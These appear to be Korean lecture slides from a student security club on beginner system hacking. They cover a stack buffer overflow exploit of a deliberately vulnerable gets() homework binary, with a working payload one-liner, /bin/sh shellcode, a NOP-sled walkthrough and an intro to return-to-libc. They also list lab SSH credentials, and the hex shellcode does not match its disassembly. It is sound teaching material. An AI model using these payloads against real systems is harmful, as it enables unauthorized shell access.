시스템 해킹 입문하기 3회

2019. 05. 07

shellcode 삽입 && RTL(Return To Libc)

ARGOS

INDEX

ARGOS


BOF Review !!!

BOF 복습

- Abstract
- Exploit (Homework) – ezbof


ARGOS

Abstract



함수를 호출하게 되면 본인을 호출한 위치를 RET라는 이름으로 스택에 PUSH
=〉 함수가 끝나면 RET로 복귀


Abstract



사용자 입력의 길이 검사를 하지 않는 함수로 인한 write()


ex) AAAA AAAA AAAA

Abstract



Buffer Over Flow 발생
=〉 RET 주소를 악의적으로 조작 가능

Abstract



Exploit (Homework) – ezbof by gdb

ARGOS

```
Dump of assembler code for function main:
   0x08048590 <+0>:     push   ebp
   0x08048591 <+1>:     mov    ebp,esp
   0x08048593 <+3>:     sub    esp,0xb8
   0x08048599 <+9>:     lea    eax,[ebp-0x96]
   0x0804859f <+15>:    push   eax
   0x080485a0 <+16>:    call   0x8048340 <gets@plt>
   0x080485a5 <+21>:    add    esp,0x4
   0x080485a8 <+24>:    push   0x8048640
   0x080485ad <+29>:    call   0x8048360 <puts@plt>
   0x080485b2 <+34>:    add    esp,0x4
   0x080485b5 <+37>:    mov    eax,0x0
   0x080485ba <+42>:    leave
   0x080485bb <+43>:    ret
End of assembler dump.
(gdb)
```


```
(gdb) info func
All defined functions:

Non-debugging symbols:
0x0804830c  _init
0x08048340  gets@plt
0x08048350  strcat@plt
0x08048360  puts@plt
0x08048370  system@plt
0x08048380  __libc_start_main@plt
0x080483a0  _start
0x080483d0  __x86.get_pc_thunk.bx
0x080483e0  deregister_tm_clones
0x08048410  register_tm_clones
0x08048450  __do_global_dtors_aux
0x08048470  frame_dummy
0x0804849b  Homework_is_Very_Fun
0x08048590  main
0x080485c0  __libc_csu_init
0x08048620  __libc_csu_fini
0x08048624  _fini
(gdb)
```

취약점) 사용자 입력의 길이를 검사하지 않는 gets 함수의 사용

=> BOF 공격이 가능함을 인지

Exploit (Homework) – ezbof by gdb

```
0x08048599 <+9>:     lea    eax,[ebp-0x96]
0x0804859f <+15>:    push   eax
0x080485a0 <+16>:    call   0x8048340 <gets@plt>
```




RET에 도달하려면 몇 바이트를 Dummy로
덮어야 할까? (32bit 환경에서 그림 상에 한 칸은 4Byte로 가정)

Exploit (Homework) – ezbof by gdb

154 바이트(버퍼 + SFP)를 덮은 후
4 바이트는 Return Address이므로
여기를 공격하면 된다.

타겟 함수의 시작 주소는 〉〉 0x0804849b



Exploit (Homework) – ezbof by gdb

```
ezbof@P5GC:~$ (python -c 'print "A" * 154 + "\x9b\x84\x04\x08"') | ./ezbof
very easy~
4RGOS SYSHACK First Homework easily clear!!
Segmentation fault (core dumped)
ezbof@P5GC:~$
```

Exploit (Homework) – ezbof by source

```
1
2  // 시스템 해킹 입문하기 팀 과제 01번
3  // gcc -o ezbof ezbof.c -fno-stack-protetor -m32 -mpreferred-stack-boundary=2
4  // ssh ezbof@168.188.123.212
5  // password : argos
6
7  #include <stdio.h>
8  #include <stdlib.h>
9  #include <string.h>
10
11 void ???() {
12   //이 함수를 실행하는게 이번과제 목표입니다 ㅎㅎ
13   //물론 함수 이름이 ???는 아니고 gdb의 info func 기능을 사용해서 유추해보세요!
14   //info func은 해당 파일이 사용한 함수들의 목록을 보여줍니다.
15
16   //성공하면 어떤 문장이 출력될텐데 그 장면을 캡처해서 팀장에게 카톡으로 보내주시길 @_@
17 }
18
19 int main() {
20   char v1[56];
21   char v2[44];
22   char v3[50];
23   char v4[34];
24
25   gets(v3);
26   puts("very easy~");
27
28   return 0;
29
30 }
31
32 // 너무 어렵다구요..? 스택의 구조를 생각해보아요 ㅎㅎ~
33 // 참고로 보호기법이 풀려있다면 지역변수들은 선언된 순서대로 스택에 push한답니다.
34
```

- 변수는 선언된 순서대로 stack에 할당
- 56, 44, 50, 34 바이트를 차례대로 선언함.
- gets()가 v3[50] 부터 write 하므로
- 버퍼의 크기는 56 + 44 + 50
- 따라서 154 바이트(SFP 포함) 이후를 공격!

RET에 도달한 후 후속 공격을 해보자

shellcode 삽입

- shellcode 란?
- simple shellcode inject

ARGOS

shellcode 란?

시스템 명령 쉘을 실행시키는 작은 크기의 프로그램

왜? =〉 시스템의 명령 체계를 탈취할 수 있기 때문에 사용

쉘을 실행하는 프로그램

shellcode 란?

ARGOS

```
08048060 <_start>:
8048060: 31 c0                  xor    %eax,%eax
8048062: 50                     push   %eax
8048063: 68 2f 2f 73 68         push   $0x68732f2f
8048068: 68 2f 62 69 6e         push   $0x6e69622f
804806d: 89 e3                  mov    %esp,%ebx
804806f : 89 c1                 mov    %eax,%ecx
8048071: 89 c2                  mov    %eax,%edx
8048073: b0 0b                  mov    $0xb,%al
8048075: cd 80                  int    $0x80
8048077: 31 c0                  xor    %eax,%eax
8048079: 40                     inc    %eax
804807a: cd 80                  int    $0x80
```

/bin/sh 쉘 을 띄워주는 명령어를 실행


```
\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80
```

simple shellcode injection

ARGOS


```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main()
5 {
6         char buf[256];
7         gets(buf);
8
9         return 0;
10 }
```

〈gets 함수를 이용하여 취약점 발생〉




〈타겟 시스템의 스택 프레임〉


simple shellcode injection



simple shellcode injection



simple shellcode injection



1. 함수 에필로그에 의한 RET점프 (0xaabbccdd)
2. 그 곳엔 nop(\x90)이 있어서 무시하고 진행
3. 아까 삽입한 shellcode가 실행됨.
4. 공격 성공!

shell excute!!

simple shellcode injection

1. DEP(Data Execute Prevention)에 막힘
2. 쉘 코드 만들기 && 검색하기 귀찮음
3. 요샌 잘 안 먹힌다..ㅜㅜ
4. RTL(Return To Libc) 공격을 배우자

Return To Libc ㅎㅎ

RTL 공격

- Abstract
- (실습) system(“/bin/sh”) 호출

ARGOS

